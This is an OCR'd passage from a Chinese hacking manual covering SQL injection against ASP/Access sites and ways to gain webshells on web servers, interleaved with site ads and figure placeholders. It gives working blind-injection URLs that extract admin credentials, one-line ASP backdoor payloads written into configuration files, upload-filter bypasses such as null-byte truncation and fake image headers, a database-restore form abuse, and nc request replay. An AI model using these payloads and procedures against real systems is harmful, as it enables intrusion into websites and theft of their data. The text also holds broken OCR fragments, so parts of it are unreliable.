


图5.58

然后我们以SA权限登录查询分析器，输入以下语句执行：

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


```
update sysxlogins set name='satest' where sid=0x01
update sysxlogins set sid=0xE765555BD44F054F89CD0076A06EA823 where name='satest'
```

satest是我们要将SA修改的名字，执行后刷新企业管理器，就会发现sa已经被成功的修改为satest了，如图5.59。




图5.59

初学者可能碰到的困惑点：

1、SqlServer中的dbo是什么意思？

DBO是每个数据库的默认用户，具有所有者权限，即DbOwner，通过用DBO作为所有者来定义对象，能够使数据库中的任何用户引用而不必提供所有者名称。比如我们以User1登录进去并建表Table，而未指定DBO，当用户User2登录进去想访问Table时，就得知道这个Table是你User1建立的，要写上User1.Table，如果他不知道是你建立的，则访问就会有问题。如果你建表时把所有者指给了Dbo，则别的用户进来时写上Dbo.Table就行了，不必知道User1。不只表是如此，视图等等数据库对象建立时也要这样才好。

2、怎样给数据库用户“db_owner”权限？

SQL server 2000：打开SQL管理器，在左则选择安全性，登录名，选择你的登录名，然后右键属性，数据库访问，选中你的用户名然后打勾，看下面的“数据库角色成员身份”，勾选“public”和“db_owner”两个权限，然后确认。

SQL server 2005：打开SQL管理器，在左则选择安全性，登录名，选择你的登录名，然后右键属性，选择用户映射，选中你的用户名然后打勾，看下面的“数据库角色成员身份”，勾选“public”和“db_owner”两个权限，然后确认。

5.9 Asp+Access数据库注入流程

判断是否为注入点：只有调用数据库的动态页面才有可有存在注入漏洞，比如“asp?id=”、“php?id=”这种都是调用数据库的页面。“?”后面加的id的名字叫变量，注意这个变量是可以随便换的，“=”号后面的值名字叫参数。那么如何判断这种页面是否有注入漏洞呢？大部分的网站可以在网站域名后面添加单引号来进行测试，我测试“http://www.test.com/news_show.asp?ID=16930'”时，网页直接报错了，并且通过“Microsoft JET Database Engine 错误”我们可以知道该数据库为Access数据库，如图5.60。注意，我这里提到的单引号及其它字符均用半角英文字符。




图5.60

但是随着管理员安全意识的提高，服务器大部分都屏蔽了出错信息，并且程序员在写程序时候也都过滤了空格，所以单引号还是有很大的缺陷。那么我们只能通过经典的and方法来检测了。提交“http://www.test.com/news_show.asp?ID=16930 and 1=1”，网页正常显示，如图5.61。提交“http://www.test.com/news_show.asp?ID=16930 and 1=2”，网页显示不正常了，如图5.62。

大家仔细对比一下上述两张图，可以发现两个图中有明显的不同，这就说明该网站存在注入漏洞。这里所说的网页显示不正常是较正常网页略有不同，而不是无法显示等。还有网址中“%20”是指空格的

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

URL编码。

很多时候，大家会发现网站同时把or和and过滤掉了，这时我们可以测试or注入，我在测试时，分别打开了如下三个网址：直接打开“http://www.test.com/news_show.asp?ID=16930”，当然显示正常，如图5.63；提交“http://www.test.com/news_show.asp?ID=16930 or 1=1”，网页显示了不正常，如图5.64；提交“http://www.test.com/news_show.asp?ID=16930 or 1=2”，同样显示了正常，如图5.65。

大家会发现，如果使用or来判断的话“or 1=1”时，显示不正常，而“or 1=2”时显示正常，然而这恰恰说明了网站存在注入漏洞，正好和and判断时相反，这就是网上所说的“假是真时真是假”，or后面的条件如果为真，但是显示错误页面时，说明你猜解的结果是正确的。下面我们使用实例来进行说明。

Access注入的一般步骤如下：叙述完如何判断注入点之后，我们下面来说明注入的步骤，Access在注入时，用户只有查询的功能，这样我们只有猜测数据库的表段和字段，也就是盲注，注入的一般步骤，如图5.66。


首先我们来明确几个概念：数据库中的数据必须按照一定的结构和一定的组织格式进行存储，对于现代流行的关系型数据库，数据都是存储在含有有限个不同的行及特定关系的二维表中。表是标识由数据组成的二维表格的名字，字段就是二维表中的每一列的标识名，如图5.67所示，读者看到的Dv_AdCode,Dv_Admin等都是表名，我们打开Dv_Admin，如图5.68，显示的id、username、password等就是Dv_Admin表中的字段名。

我们判断出“http://www.test.com/news_show.asp?ID=16930”存在注入，然后首先来猜解表名。

（1）判断表名：首先我想到的是admin表名，因为这个表名是大部分编程人员喜欢用的，在浏览器中提交“http://www.test.com/news_show.asp?ID=16930 And (Select Count(*) from Admin)>=0”，“(Select Count(*) from Admin)”是指从Admin表中查询所有字段，COUNT()函数返回匹配指定条件的行数。COUNT（字段名）函数返回指定列的值的数目，COUNT(*)是计算列的总的行数，如果显示不正常网页，循环猜解，将Admin换为其他常用表名即可（比如manage、adminuser），我这里的


图5.61


图5.62


图5.63



图5.64


图5.65





图5.66

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。


图5.67


图5.68




图5.69


图5.70


图5.71

网页显示如图5.69所示。

（2）猜解字段名：表名猜出来后，将Count(*)替换成Count(字段名)，使用同样的原理猜解字段名。我这里输入“http://www.test.com/news_show.asp?ID=16930 And (Select Count(username) from Admin)>=0”和“http://www.test.com/news_show.asp?ID=16930 And (Select Count(username) from Admin)>=0”均正常，说明存在username（用户名）、password（用户密码）这两个字段。如果表名或者字段名起的很复杂无规律可循，也就意味着猜解失败了，同时这也说明黑客技术很大程度存在运气成分。

（3）猜解字段的长度：既然已知字段username存在，下面就来猜解username长度，输入“http://www.test.com/news_show.asp?ID=16930 And (Select top 1 len(字段名) from Admin)>=0”，Len(字段名)函数是计算字段的长度，经过测试，当输入“And%20(Select%20top%201%20len(username)%20from%20Admin)>=6”时，显示页面正常，如图5.70，当输入“And%20(Select%20top%201%20len(username)%20from%20Admin)>=7”时页面显示不正常，如图5.71，说明username的字段值的长度为6，同理password的字段值长度为16。其原理就是：如果username长度大于0，则条件成立；接着就是>=1、>=2、>=3这样测试下去，一直到条件不成立为止。

（4）猜解字段的ASCII码：**and%20(select%20top%201%20asc(mid(username,1,1))%20from%20admin%20)>=115**，页面正常，**and%20(select%20top%201%20asc(mid(username,1,1))%20from%20admin%20)>=116**，页面显示异常。说明username的第一个ASCII字符为115，然后来测试mid(username,2,1)，因为这里username长度为6，一直测试到mid(username,6,1)，待六个字符全部猜完。这里测试出的字段username的ASCII码为“115 106 113 108 103 113”。

mid(字符串,N,L)函数的作用是返回字符串从N个字符起长度为L的子字符串，即N到N+L之间的字符串，同理猜解出password的ASCII码为“57 101 102 50 99 55 49 50 54 49 48 53 51 49 48 57”。

（5）将ASCII码转换为字符：我通过一个ASCII在线查询的网站，转换上述ASCII码获取了字符username是sjqlgq，password是9ef2c71261053109（经过md5加密），至于如何通过用户名和密码在后台获取webshell我将会在后面进行介绍。在过滤and和单引号的时候，我们可以尝试用or注入，只要将上述的and替换为or，比如判断表名的时候，将and替换为or后，就是“http://www.test.com/news_show.asp?ID=16930 or (Select Count(*) from Admin)>=0”，显示的为不正常页面，而将Admin表换为不存在的表AdminTest时，则可以显示正常页面。这样就证明了Admin表存在，请大家谨记：“假是真时真是假”即可。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

第六章 数据库渗透技巧

6.1 后台高级webshell获取技巧

一、直接上传获得webshell

这种方法对php和jsp的一些程序比较常见，MolyX BOARD就是其中一例，直接在心情图标管理处上传.php类型文件，虽然不会有什么提示，但其实已经上传成功了，上传的文件url应该是“http://Target/images/smiles/”下。前些日子的联众游戏站和网易的jsp系统漏洞就可以直接上传jsp文件，bo-blog后台也可以直接上传.php文件，上传的文件路径会有提示。另外，几年前十分流行的upfile.asp漏洞（动网5.0和6.0、早期的许多整站系统），就是因为过滤上传文件不严格，导致了用户可以直接上传webshell到网站任意可写的目录中，从而拿到网站的管理员控制权限。

二、添加修改上传类型

现在许多脚本程序的上传模块不是只允许上传合法文件类型，而是可以添加上传的文件类型，bbsxp的后台就可以添加asa、asp类型，ewebeditor的后台也可以添加asa类型，通过添加后我们就可以直接上传asa后缀的webshell了，还有一种情况就是过滤了.asp，我们可以添加.aspasp的文件类型来上传获得webshell。至于php系统的后台，我们可以添加.php.g1f的上传类型，这是php的一个特性，最后的那个g1f只要不是已知的文件类型即可，php会将php.g1f作为.php来正常执行，从而成功得到webshell。LeadBbs3.14后台获取webshell方法是：在上传类型中增加“asp ”，注意在asp后面是有个空格，然后在前台上传ASP木马，当然也要在后面加个空格。

三、利用后台管理功能写入webshell

时至今日，上传漏洞基本上都已经找不到了，所以我们进入了网站后台还可以通过修改相关文件来写入webshell。比较的典型的有bbs6.0，还有leadbbs2.88等，可以直接在后台修改配置文件，写入后缀是asp的文件。而Leadbbs3.14后台获得webshell的另一个方法是：添加一个新的友情链接，在网站名称处写上冰狐最小木马即可，最小木马的前后要随便输入一些字符，这样“http:\\网站\inc\IncHtm\BoardLink.asp”就是我们想要的webshell了。

四、利用后台管理向配置文件写webshell

利用“""、“:”、“//”等符号构造最小木马并写到程序的配置文件中，joekoe论坛、某某同学录、沸腾展望新闻系统、COCOON Counter统计程序，还有很多php程序都可以的。我们以COCOON Counter统计程序为例，在管理邮箱处填上“cnhacker@263.net":eval request(chr (35))//”，这样在配置文件中就成了“webmail="cnhacker@263.net\":eval request(chr(35))//”，还有一种方法就是写上“cnhacker@263.net"%><%eval request(chr(35))%><%'”，这样就会形成前后对应，最小木马也就运行了。“<%eval request(chr(35))%>”可以使用lake2的eval发送端以及最新的2006客户端来连接，需要说明的是，在数据库插马时要选择使用前者。再比如动易2005，选择文章中心管理－顶部菜单设置－菜单其它特效，插入一句话木马“"%><%execute request("l")%><%'”，保存顶部栏目菜单参数设置成功后，我们就得到了木马地址“http://网站/admin/rootclass_menu_config.asp”。

五、利用后台数据库备份及恢复获得webshell

主要是利用了后台对Access数据库的“备份数据库”或“恢复数据库”功能，“备份的数据库路径”等变量没有过滤导致了可以把任意文件后缀改为asp，从而得到webshell，MSSQL版的程序直接使用了

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

access版的代码，导致了SQL版也照样可以被利用。我们还可以备份网站asp文件为其它后缀，比如.txt文件等，从而查看并获得网页源代码，并获得更多的程序信息，增加获得webshell的机会。在实际的入侵过程中经常会碰到没有上传功能的时候，但是有asp系统在运行，利用此方法就可以查看源代码来获得其数据库的位置，为数据库插马创造机会，动网论坛就有一个ip地址的数据库，在后台的ip管理中可以插入最小马，然后备份成.asp文件即可。

我再来说一下突破上传检测的方法，很多asp程序即使更改了后缀名也会提示文件非法，我们可以在.asp文件头加上gif89a并修改文件后缀为gif，以此来骗过asp程序的检测达到上传的目的，还有一种方法就是使用记事本打开图片文件，随便粘贴一部分并复制到asp木马的文件头，修改成gif后缀后上传也可以突破检测，最后备份成.asp文件，就成功得到webshell了。

六、利用数据库压缩功能

可以让数据的防下载失效从而使插入数据库的最小马成功运行，比较典型的就是loveyuki的L-BLOG，在友情添加的url处写上“<%eval request (chr(35))%>”，提交后，在数据库操作中压缩数据库，可以成功压缩出.asp文件，使用海阳的最小马的eval客户端连就可以得到一个webshell。

七、asp+mssql系统

这里需要提一下动网mssql版，可以直接本地提交来备份的，首先在发帖那儿上传一个写有asp代码的假图片，然后记住其上传路径，写一个本地提交的表单，代码如下：

```
<form action=http://www.target.cn/bbs/admin_data.asp?action=RestoreData&act=Restore method="post">
<p>已上传文件的位置：<input name="Dbpath" type="text" size="80"></p>
<p>要复制到的位置：<input name="backpath" type="text" size="80"></p>
<p><input type="submit" value="提交"></p></form>
```

另存为.html文件并在本地执行，把假图片的上传路径填到“已上传文件的位置”那儿，想要备份的WebShell的相对路径填写在“要复制到的位置”那里，提交后就得到WebShell了，恢复代码和此类似，修改相关地方就可以了。

没有遇到过后台执行mssql命令比较强大的asp程序后台，动网的数据库还原和备份是个摆设，不能执行sql命令备份webshell，只能执行一些简单的查询命令。可以利用mssql注入差异备份webshell，一般后台都会显示绝对路径，只要有了注入点基本上就可以差异备份成功。下面是差异备份的主要语句代码，利用动网7.0的注入漏洞可以使用差异备份一个webshell，可以利用上面提到的方法，将conn.asp文件备份成.txt文件而获得库名。其实，从后台得到webshell的技巧应该还有很多的，关键在于大家如何灵活运用、触类旁通，希望本节介绍的方法能起到抛砖引玉的作用。

6.2 入侵实例应用

在大多数入侵的过程中，我们往往都是通过一个注入点，或者手工，或者使用工具进行猜解数据库中的用户名和密码，最终从后台登录。在注入漏洞中，有些是ACCESS数据库，而有些SQL Server数据库，由于种种原因，也只能乖乖的从后台下手，拿到整个网站的控制权限。但是，有些在后台和webshell中徘徊，始终还是无法拿到网站的控制权限，我下面就介绍几种从后台拿webshell的方法。

当我们找到一个注入点，猜出帐号，破解出密码的MD5值，再找出后台路径，成功登录后台后，先不要急着拿到webshell，而是先摸一摸后台的大概情况。

打开IE，做一个小小的修改，首先打开“工具”－“Internet 选项”－“高级”，把“显示友好HTTP

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图6.1




图6.2

错误信息”前面的勾去掉，如图6.1。

6.2.1 图片备份

在一些企业站点中，一般都会有“系统管理”这样的选项，在这里通常都会有数据库备份，如图6.2所示。如果我们找到“数据库备份”并且确定可以成功进行备份，那么恭喜你，万事俱备只欠东风了。

我们再找一个添加图片的上传页面，如图6.3所示，把你的木马改成.jpg，在图片后缀的掩护下，程序提示上传成功，这时我们的木马已经偷偷上传到服务器上了，记下图片上传后的路径，如图6.4。




图6.3




图6.4

这时就应该请出我们的“数据库备份”来帮忙了，“数据库备份”的作用一般是：备份数据库，灾难恢复，使得丢失的数据尽量达到最小。但在神不知鬼不觉的情况下，数据库备份也发挥了另一面的作用，就是把我们后缀为jpg的木马成功复制一份并修改成我们需要的后缀，使得木马复活，从而帮了黑客一个大忙。

“当前数据库路径”就是数据库的相对路径，“../”代表了当前程序的根目录，例如网站根目录的绝对路径为“D:\\wwwroot\”，后台的绝对路径为“D:\\wwwroot\admin\”，那么“../”就是处在绝对路径“D:\\wwwroot\admin\”，如图6.5。




图6.5

当然也不是绝对了，可以先备份我们的木马，然后再访问看有没有databases这个文件夹，比如访问“http://www.sebug.cn/admin/databases/”，显示了“Directory Listing”这样，那么就证明文件夹存在，如图6.6。

在“当前数据库路径”处填写上传的木马路径，小马儿就悄悄复活了，如图6.7，备份后的小马绝对路径就会显示出来，如图6.8。有些程序会故意在备份后出现文件的绝对路径时无缘无故的多了一个后缀，这时大家千万别被骗了。在一些情况下，初学者会在恢复数据库后，找不到木马的地址，经常会碰到备份数据库名称没有，备份出来会



图6.6

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

是.mdb、.asp、.asa的后缀，大家也别被蒙蔽了。

6.2.2 NC上传提交

要是我们运气好，碰到上述的备份数据库，很容易得到一个网站的控制权，有些网站为了安全，省去了这项功能。于是，上传漏洞在程序中是一个致命的漏洞，攻击者只要利用上传漏洞就可以轻松的拿下一个网站的控制权，比起注入漏洞要简单得多，下面大家就请和我一起来认识认识，如图6.9所示。




图6.7




图6.8




图6.10




图6.13




图6.14



图6.9

当我们找到这样的图片上传地址时，可以适当的进行一下攻击测试。首先打开抓包工具WinsockExpert，选择当前需要上传的页面，这里也就是“图片上传”，如图6.10。打开后，上方的工具栏中呈现“暂停键”图标，证明正在工作，处理监听中，如图6.11。




图6.11

一切准备就绪后，我们就可以从刚才的那个上传页面上传一张后缀为.jpg的木马，提示成功上传了，如图6.12。




图6.12

我们再返回到抓包工具中，这时候工具就会捕获大把的数据了，从中找出带有“POST”字样的数据，然后复制下来，如图6.13，创建一个新的文本文件2.txt，把数据存放到这个文件中，再打开列表中的“----------”的数据，如图6.14所示，同样也复制下来并保存到2.txt中。

使用Uedit32打开这个2.txt文件，如图6.15，找到face文件夹，并修改为“uploadfile9.asp ”，需要注意的是.asp后面有一个空格。由于“uploadfile/face/”和“uploadfile9.asp ”都是16个字节，所以这里我们无需改动Content-Length，如图6.16。

再选中uploadfile9.asp后面的空格，点击右键，选择十六进制编辑，如图6.17，进入到十六进

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图6.15

制后，把20改成00，截断上传，如图6.18所示。

最后，重新保存我们的文本文件，为了方便，把我们的文本文件命名为2.txt，并与nc.exe一同存放到C盘根目录下。打开“运行”栏，调出CMD，进入C盘根目录下，再使用nc提交数据，提交的命令格式为：**Nc -vv 域名地址 端口号 所保存的文本文件**，如图6.19。

提交后，返回了数据，提示上传成功，如图6.20，根据web程序的不同，有些程序使用nc提交后并没有提示上传成功，我们不必理会。来继续下一步，大家要注意，有时候上传失败可能是我们的小马被查杀了，可以更换一个小马再试试，或者是对木马进行免杀处理。把我们刚才修改的路径，放在浏览器的地址栏中提交，我们的小马儿就出来了，如图6.21。

6.2.3 后台网站配置

如果我们进入后台，找不到“数据库备份”之类的，上传漏洞又没办法突破，那我就教大家一种办法也许可以帮助你们拿到网站的控制权。找找服务器有没有“网站配置”字样的东西，我就以MY动力Ver3.51为例来进行演示了，在这套程序中存在网站配置漏洞，如图6.22所示，右边就是我们的配置信息。

我们先来了解一下配置文件和漏洞存在的原因，这样才不会按部就班，看完之后还什么都不理




图6.16




图6.17




图6.18



图6.19




图6.20




图6.21




图6.22

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

